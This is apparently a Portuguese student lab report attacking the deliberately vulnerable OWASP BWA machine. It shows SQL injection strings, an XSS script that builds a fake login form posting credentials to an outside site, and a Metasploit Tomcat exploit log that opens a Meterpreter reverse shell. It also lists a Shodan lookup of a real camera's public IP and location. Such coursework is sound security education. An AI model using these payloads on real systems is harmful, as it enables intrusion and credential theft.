O que chamou a minha atenção foi a quantidade de softwares que o **Nikto** consegue identificar e dizer se estão atualizados ou não.

Parte III

OWASP – Vulnerabilidades em Aplicações Web

7 Questão 7

1. A1

Ocorre quando o sistema aceita entradas externas de dados, por exemplo, login. E essa entrada externa é usada de alguma forma em algum programa que vai processar com base nessa entrada. Por exemplo, buffer overflow, onde o usuário vai além dos limites de memória do input e consegue escrever código lá dentro. Outro exemplo é confundir o interpretador de SQL fazendo com que ele execute comandos do usuário atacante.

2. A2

Acontece quando o atacante consegue credenciais que não são suas. Por exemplo, roubar cookies de sessão de outros usuários via rede e utilizar para se logar ao sistema. Outro exemplo é conseguir acesso ao banco de senhas e se essas não estiverem criptografadas ou hasheadas, então o atacante tem pleno acesso às credenciais de outros usuários.

3. A3

Dados sensíveis são expostos. Por exemplo, senhas transitando na rede sem criptografia implementada pelo programador ou senhas utilizando protocolos inseguros (e.g não usar https). Também ocorre quando dados são guardados de maneira incorreta e um hacker consegue acessar (e.g senhas guardadas em *plaintext*).

4. A7

Quando um atacante consegue injetar códigos maliciosos no sistemas disfarçados de dados (e.g colocar um script JavaScript num input de login). Quem projetou o sistema deve verificar dados externos ao sistemas, principalmente quando esses dados são usados para compor o sistema (e.g usar nome do usuário para colocar em uma página html de log). XSS pode ser usado também, por exemplo, para injetar JavaScript nas páginas para outros usuários e modificar o HTML para simular um tela de login ou redirecionar o usuário para uma página do atacante simulando o sistema. Dessa forma, o usuário poderá entrar com informações sensíveis achando que está no sistema original.

8 Questão 8

1. a)



Figura 4

2. b) O que aconteceu foi um *SQL Injection*, o SQL de login provavelmente executava algo do tipo:

```
where login = xxx and password = yyy
```

a aspa permitiu injetar código SQL malicioso e autorizar o login (por causa do *or 1=1*). A classificação dessa vulnerabilidade no TOP 10, é A1 (Injection) e também A2 (Broken Authentication).

3. c) O problema pode ser resolvido sanitizando a string passada pelo usuário. Muitas interfaces com bancos de dados oferecem isso, basta o desenvolvedor especificar isso. Por exemplo: módulo PG para **TypeScript** oferece features tais como:

```
Database.query(
  text: 'select * from users where login = $1 and pass = $2',
  values: [loginPassadoPeloUsuario, senhaPassadoPeloUsuario]
)
```

Dessa forma, as variáveis *loginPassadoPeloUsuario* e *senhaPassadoPeloUsuario* vão ser sanitizadas.

4. d)




Figura 5: Depois de dar logout da página

9 Questão 9

1. a) é o mesmo da questão anterior, a vulnerabilidade A1 (Injection).
2. b)




Figura 6: Resultado do experimento.

Com a string ' or 1=1 – sem o espaço no final, o seguinte erro é reproduzido no site:

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	<p>/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query:</p> <pre>connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='' or 1=1 --' AND password='' (0) [Exception]</pre>
Trace	<pre>#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('' or 1=1 --', '') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutill...') #4 {main}</pre>
Diagnostic Information	Error attempting to display user information
Click here to reset the DB	

Figura 7: A query usada para validação do usuário fica exposta.

3. c) A mesma coisa que a questão anterior, é necessário validar a string que o usuário entrega.

10 Questão 10

- a) Comando executado.
- b) Várias falhas de segurança encontradas por esta ferramenta, também foram encontradas por ferramentas usadas no relatório anteriormente. As falhas mais comuns foram aquelas relacionadas a XSS, Injection e cookies desprotegidos. Também foi encontrado um *Directory Browsing*, permitindo a navegação de arquivos que podem ser sensíveis. Para resolver esses problemas, começando pelo XSS, é possível habilitar o *Web Browser XSS Protection* e verificar o input do usuário. Para Injection em geral, a mesma coisa, sanitizar inputs dos usuários. Para os cookies, uso de HTTPS e habilitação da flag *HttpOnly* resolveria isso, fazendo com que o cookie não seja acessado pelo JavaScript e *client side*.
- c) relatório está em anexo como **relatorio_questao_10.html**

11 Questão 11

- Ataque 1
 - url do ataque: **captured-data.php**
 - O que foi feito: A página em questão captura dados da url. É possível passar qualquer nome de variável para a url e a página irá guardar. O ataque escolhido foi **HTML Injection**.
 - O código inserido na url foi:

```
code=<img src='https://i1.rgstatic.net/ii/profile.image
➡ /273699043540994-1442266345331_Q512/Jean_Martina.jpg'></img>
```

- resultados




Figura 8: Página capture_data.php com a imagem do excelentíssimo professor




Figura 9: Página captured_data.php com a imagem do excelentíssimo professor

(e) Ataque 2

- url do ataque: **<http://10.1.2.6/mutillidae/index.php?page=login.php>**
- O que foi feito: injeção de código JavaScript na hora de fazer login. O site tem um log referente às tentativas de login em: **<http://10.1.2.6/mutillidae/index.php?page=show-log.php>**. O código JavaScript cria uma página de login falsa para simular roubo de dados. Como o login do usuário é usado para construir a página de log, então é fácil colocar um script que mude a página. O seguinte código foi usado:

```
var new_body = document.createElement('body');
```

```

var malicious_form=document.createElement('form');
malicious_form.name='myForm';
malicious_form.method='POST';
malicious_form.action='https://meusite.php';

var malicious_login=document.createElement('input');
malicious_login.type='text';
malicious_login.name='login_input';
malicious_login.value='Digite seu Login';

var malicious_pass=document.createElement('input');
malicious_pass.type='password';
malicious_pass.name='pass_input';
malicious_pass.value='Digite sua senha';

var malicious_submit = document.createElement('input');
malicious_submit.value = "Logar";
malicious_submit.type = "submit";

new_body.appendChild(malicious_form);
malicious_form.appendChild(malicious_login);
malicious_form.appendChild(malicious_pass);
malicious_form.appendChild(malicious_submit);

document.body = new_body;

```

iii. Resultados:




Figura 10: Página de login com o script malicioso.

Figura 11: Página de log do sistema depois de ter o JavaScript injetado nela.

Parte IV

Vulnerabilidades em IoT

12 Questão 12

1. a) É um mecanismo de busca que permite ao usuário encontrar tipos específicos de computadores conectados à Internet usando uma variedade de filtros
2. b) O dispositivo explorado foi uma camera em São Paulo.

 **200.159.60.187**

200-159-60-187.customer.tdatabrasil.net.br [View Raw Data](#)

VPN

City	Jundiaí
Country	Brazil
Organization	Telefonica Data S.A.
ISP	Telefonica Data S.A.
Last Update	2019-05-26T17:22:52.844978
Hostnames	200-159-60-187.customer.tdatabrasil.net.br
ASN	AS10429

Figura 12: Dados do dispositivo procurado.



Figura 13: Local no maps do dispositivo procurado.

13 Questão 13

1. a) Uma câmera de segurança

2. b) Um atacante com esse tipo de recurso físico poderia conhecer o cotidiano local melhor e isso poderia ser usado, por exemplo, para assaltos.

Parte V

Metasploit

14 Questão 14




Figura 14: Primeira parte do log do experimento





Figura 15: Segunda parte do log do experimento

1. a) O ataque de dicionário consiste em tentar combinações de um conjuntos de palavras (dicionário), já

que as pessoas tendem a criar senhas com palavras da sua língua e/ou uma combinação delas.

2. b) As credenciais do servidor do Tomcat
3. c) A vulnerabilidade explorada foi o fato de que a senha é uma palavra ou combinação de palavras da própria língua.
4. d) Isso pode ser usado para executar comandos na máquina alvo do ataque, ou seja, fazer o exploit de verdade.

15 Questão 15



```
Kali-Linux-2019.2-vmx-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
File Edit View Search Terminal Tabs Help

Reverse HTTPS Stager (winhttp)
msf5 auxiliary(scanner/http/tomcat_mgr_login) > use exploit(multi/http/tomcat_mgr_deploy)
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 10.1.2.6
RHOSTS => 10.1.2.6
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername root
HttpUsername => root
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword owaspbwa
HttpPassword => owaspbwa
msf5 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8080
RPORT => 8080
msf5 exploit(multi/http/tomcat_mgr_deploy) > show options


Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  owaspbwa        no        The password for the specified username
  HttpUsername  root            no        The username to authenticate as
  PATH         /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies      []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS       10.1.2.6        yes       The target address range or CIDR identifier
  RPORT        8080            yes       The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  VHOST        []              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Figura 16: Primeira parte do log do experimento



```
Kali-Linux-2019.2-vmx-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
File Edit View Search Terminal Tabs Help

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf5 exploit(multi/http/tomcat_mgr_deploy) > show payloads

Compatible Payloads
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
1  generic/custom                           normal          No    Custom Payload
2  generic/shell_bind_tcp                    normal          No    Generic Command Shell, Bind TCP Inline
3  generic/shell_reverse_tcp                 normal          No    Generic Command Shell, Reverse TCP Inline
4  java/jsp_shell_bind_tcp                   normal          No    Java JSP Command Shell, Bind TCP Inline
5  java/jsp_shell_reverse_tcp                 normal          No    Java JSP Command Shell, Reverse TCP Inline
6  java/meterpreter/bind_tcp                  normal          No    Java Meterpreter, Java Bind TCP Stager
7  java/meterpreter/reverse_http              normal          No    Java Meterpreter, Java Reverse HTTP Stager
8  java/meterpreter/reverse_https             normal          No    Java Meterpreter, Java Reverse HTTPS Stager
9  java/meterpreter/reverse_tcp               normal          No    Java Meterpreter, Java Reverse TCP Stager
10 java/shell/bind_tcp                        normal          No    Command Shell, Java Bind TCP Stager
11 java/shell/reverse_tcp                    normal          No    Command Shell, Java Reverse TCP Stager
12 java/shell_reverse_tcp                    normal          No    Java Command Shell, Reverse TCP Inline
13 multi/meterpreter/reverse_http            normal          No    Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Arch
14 multi/meterpreter/reverse_https           normal          No    Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Arch
itectures)
```

Figura 17: Segunda parte do log do experimento


```
Kali-Linux-2019.2-x86_64 [Running] - Oracle VM VirtualBox
Applications ▾ Places ▾ Terminal ▾ Sat 19:01
File Edit View Search Terminal Tabs Help
Terminal
root@kali: ~

msf5 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

-----
Name      Current Setting  Required  Description
-----
HttpPassword  owaspbwa        no        The password for the specified username
HttpUsername  root            no        The username to authenticate as
PATH         /nanager        yes       The URL path of the manager app (/deploy and /undeploy will be used)
Proxies      no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       10.1.2.6        yes       The target address range or CIDR identifier
RPORT       8080            yes       The target port (TCP)
SSL          false           no        Negotiate SSL/TLS for outgoing connections
VHOST        no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

-----
Name      Current Setting  Required  Description
-----
LHOST     10.1.2.6        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Figura 18: Terceira parte do log do experimento

```
Kali-Linux-2019.2-x86_64 [Running] - Oracle VM VirtualBox
Applications ▾ Places ▾ Terminal ▾ Sat 19:16
File Edit View Search Terminal Tabs Help
Terminal
root@kali: ~

Payload options (java/meterpreter/reverse_tcp):

-----
Name      Current Setting  Required  Description
-----
LHOST     10.1.2.6        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

-----
Id  Name
--  ---
0   Automatic

msf5 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 10.1.2.5
LHOST => 10.1.2.5
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target 'Linux x86'
[*] Uploading 6283 bytes as 0ayYxklbEZVXXmRit.war ...
[*] Executing /0ayYxklbEZVXXmRit/WenZ8Cty0LzK30043IFvMKC13r5M.jsp...
[*] Undeploying 0ayYxklbEZVXXmRit ...
[*] Sending stage (53044 bytes) to 10.1.2.6
[*] Meterpreter session 1 opened (10.1.2.5:4444 -> 10.1.2.6:50748) at 2019-05-25 18:58:37 -0400

meterpreter >
```

Figura 19: Quarta parte do log do experimento

1. a) A vulnerabilidade é a mesma anterior (senhas que são facilmente descobertas via ataque do dicionário). O Meterpreter é uma ferramenta pós-invasão, ele já está conectado com a máquina da vítima (mandando um pequeno executável que fará essa comunicação).
2. b) Uma conexão entre a máquina atacante e a máquina vítima do ataque usando as credenciais descobertas anteriormente.
3. c) Meterpreter é um *Metasploit attack payload*
4. d) Meterpreter usa *DLL injection*, ou seja, não escreve em disco, não cria novos processos, fazendo com que sua detecção seja complicada. É possível modificar arquivos, rodar scripts, até mesmo mudar o processo onde o Meterpreter está rodando para continuar tendo acesso à máquina invadida (por exem-

plo, se ele está rodando sobre um processo do Tomcat e esse processo for morto, então o Meterpreter também irá parar de funcionar).

(a) Comando 1: cat:

Eu criei um arquivo na máquina owasp chamado teste.txt e consegui visualizar ele na máquina kali.

